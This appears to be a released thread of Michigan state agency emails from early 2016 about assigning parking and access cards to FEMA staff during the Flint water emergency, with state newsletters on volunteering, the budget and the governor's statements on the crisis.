**To:** DTMB-CustomerService; Parking; Parker, Alexandra (DTMB); Keilen, Elizabeth (DTMB); Tefft, Niki (DTMB); Lawson, Michelle (DTMB); Brennan, Tammy (DTMB); Fulger, Ron (DTMB); Ruedisale, Mary (DTMB); Shuler, Georgia (DTMB); Powell, Kelly (DTMB)  
**Cc:** Christensen, Chris (DTMB)  
**Subject:** Flint Water Issue  
**Importance:** High

Team –

Yesterday, emails were published online regarding water coolers being placed in the Flint State Office Building back in January 2015. The published emails name Jeanette Doll and list our 373-6227 number as the contact for questions. It's very possible that we will receive calls related to these emails over the next few work days. If anyone calls for Jeanette today, please send them to her office line (do not send anyone to her cell phone or give out the number). If anyone calls asking for information about Flint, transfer them to the DTMB Director's office at 373-1004.

If you get more than a couple calls about Flint or asking for Jeanette, let me know and I will talk to Chris about how to handle.

Thanks!

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



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---

**From:** Wolf, Jennifer (DNR)  
**Sent:** Monday, February 01, 2016 5:10 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Automatic reply: ConHall Access and Parking

I am currently on special assignment and have limited ability to respond to requests that are not associated with the Flint Water Response.

If you need immediate assistance.

LED Communications Section  
517-241-6902

or

F/Lt. Steve Burton  
517-284-5993  
[burtons1@michigan.gov](mailto:burtons1@michigan.gov)

Thank you,  
*F/Lt. Jen Wolf*

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 1:16 PM  
**To:** Parking  
**Cc:** Tefft, Niki (DTMB)  
**Subject:** RE: Flint Parking - Priority Request

Perfect. Thank you, Michelle!

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.

---

**From:** Lawson, Michelle (DTMB) **On Behalf Of** Parking  
**Sent:** Tuesday, January 19, 2016 10:51 AM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** Tefft, Niki (DTMB) <[tefftn@michigan.gov](mailto:tefftn@michigan.gov)>; Parking <[Parking@michigan.gov](mailto:Parking@michigan.gov)>  
**Subject:** RE: Flint Parking - Priority Request

Brandon-

I have attached maps of levels 3 and 4 with the spaces I've assigned to FEMA highlighted. All but 5 of the spaces are on the 4<sup>th</sup> level.

This took roughly 45 minutes to complete.

Thank you,

Michelle Lawson  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center  
Office: 517.373.3420  
Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:32 AM



**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking  
**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)  
**Subject:** Flint Parking - Priority Request  
**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip


Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



**HELP. CONNECT. SOLVE.**

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:48 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

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This e-mail was sent to [tefft@michigan.gov](mailto:tefft@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Monday, January 25, 2016 9:33 AM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Automatic reply: Flint Parking - Priority Request

I am currently on special assignment and have limited ability to respond to requests that are not associated with the Flint Water Response.

If you need assistance with a building closure, please contact Central Control at (517) 373-0196 for immediate assistance.

Jeanette

---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Tefft, Niki (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for

14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.

- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at behend@michigan.gov.

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact DTMB-Communications@michigan.gov.

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This email was sent to teffn@michigan.gov using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 517-373-1004

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Friday, February 12, 2016 8:05 AM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Parking Issues- Genesee County Union St.

Gotcha. Maybe we just tell her that we're working on it and somehow politely remind her that there's a state of emergency, so we appreciate her patience....something like that.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 11, 2016 3:18 PM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Subject:** RE: Parking Issues- Genesee County Union St.

She is not the only one having this issue and Jeanette is taking care of the situations as they arise however this is the first time this customer has contacted parking about her issue and she is the only one that has asked about a reduction for her inconvenience.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Thursday, February 11, 2016 2:01 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Parking Issues- Genesee County Union St.

Your call. I don't know how we can verify her claim, but I would support reducing her rate until things slow down in Flint if you think it's appropriate.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection

Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.

---

**From:** Parking  
**Sent:** Thursday, February 11, 2016 1:52 PM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Subject:** FW: Parking Issues- Genesee County Union St.

Since the Flint Water Crisis is so political, do you want to handle the attached situation differently than usual?

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



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---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:32 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

---

This e-mail was sent to [tefftn@michigan.gov](mailto:tefftn@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S.



Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** Lawson, Michelle (DTMB) on behalf of Parking  
**Sent:** Tuesday, January 19, 2016 10:51 AM  
**To:** Philip, Brandon (DTMB)  
**Cc:** Tefft, Niki (DTMB); Parking  
**Subject:** RE: Flint Parking - Priority Request  
**Attachments:** Flint Level 3.pdf; Flint Level 4.pdf

Brandon-

I have attached maps of levels 3 and 4 with the spaces I've assigned to FEMA highlighted. All but 5 of the spaces are on the 4<sup>th</sup> level.

This took roughly 45 minutes to complete.

Thank you,

Michelle Lawson  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:32 AM  
**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking  
**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)  
**Subject:** Flint Parking - Priority Request  
**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip

Michigan Department of Technology, Management & Budget


Cybersecurity & Infrastructure Protection


Office of Infrastructure Protection

(517) 335-4110




**HELP. CONNECT. SOLVE.**





**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:55 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.




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### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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---

This email was sent to [tefft@michigan.gov](mailto:tefft@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7658



---

**Sent:** Monday, January 25, 2016 8:43 AM  
**To:** Philip, Brandon (DTMB)  
**Cc:** MSP-EOC-MDTMB; Doll, Jeanette (DTMB)  
**Subject:** RE: Flint Parking - Priority Request

There are only 5 more reserved spaces available in the Flint ramp. I have reserved the additional 5 spaces, I can assign the remaining 10 spaces in the random area.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

From: Philip, Brandon (DTMB)  
Sent: Monday, January 25, 2016 8:10 AM  
To: Tefft, Niki (DTMB)  
Cc: MSP-EOC-MDTMB; Doll, Jeanette (DTMB)  
Subject: RE: Flint Parking - Priority Request  
Importance: High

Niki –

See below. Michelle helped with the previous request when you were on vacation. Will you please see what options exist for accommodating this need?

Thanks!

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110

From: Doll, Jeanette (DTMB)  
Sent: Sunday, January 24, 2016 3:06 PM  
To: Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
Cc: MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
Subject: RE: Flint Parking - Priority Request

Brandon –

Any chance to come up with another 15 spots in the ramp for FEMA folks? We have been asked to find space for a total of 40 FEMA personnel. (25 spots were given previously)

Jeanette

From: Philip, Brandon (DTMB)  
Sent: Tuesday, January 19, 2016 1:21 PM  
To: Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
Cc: McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
Subject: FW: Flint Parking - Priority Request

Jeanette –

Attached are maps showing 25 RESERVED parking spaces in the Flint ramp that have been assigned to the Flint Water Emergency. Jeff suggested that we create contractor cards for the FEMA employees with pictures. If you can send me names, birthdates (if possible), pictures, and access needs, we'll create the access cards.

Thanks.

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110

From: Lawson, Michelle (DTMB) On Behalf Of Parking  
Sent: Tuesday, January 19, 2016 10:51 AM  
To: Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
Cc: Tefft, Niki (DTMB) <[tefftn@michigan.gov](mailto:tefftn@michigan.gov)>; Parking <[Parking@michigan.gov](mailto:Parking@michigan.gov)>  
Subject: RE: Flint Parking - Priority Request

Brandon-

I have attached maps of levels 3 and 4 with the spaces I've assigned to FEMA highlighted. All but 5 of the spaces are on the 4th level.

This took roughly 45 minutes to complete.

Thank you,

Michelle Lawson  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center  
Office: 517.373.3420  
Fax: 517.241.4658

From: Philip, Brandon (DTMB)  
Sent: Tuesday, January 19, 2016 9:32 AM  
To: Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking  
Cc: Tefft, Niki (DTMB); Rokely, Rick (DTMB)  
Subject: Flint Parking - Priority Request  
Importance: High

Michelle and Tammy –

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I would like to have this complete today.

Thank you!

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Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110

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
**From:** Philip, Brandon (DTMB)  
**Sent:** Monday, January 25, 2016 9:41 AM  
**To:** Tefft, Niki (DTMB); Doll, Jeanette (DTMB)  
**Cc:** MSP-EOC-MDTMB  
**Subject:** RE: Flint Parking - Priority Request

Jeanette --

Will that work?

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



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---

**From:** Tefft, Niki (DTMB)  
**Sent:** Monday, January 25, 2016 9:33 AM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** RE: Flint Parking - Priority Request

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Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.378.3420  
Fax: 517.241.4658



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---

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**Sent:** Monday, January 25, 2016 8:10 AM  
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**Cc:** MSP-EOC-MDTMB; Doll, Jeanette (DTMB)  
**Subject:** RE: Flint Parking - Priority Request  
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Niki --

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Thanks!

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



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---

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**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
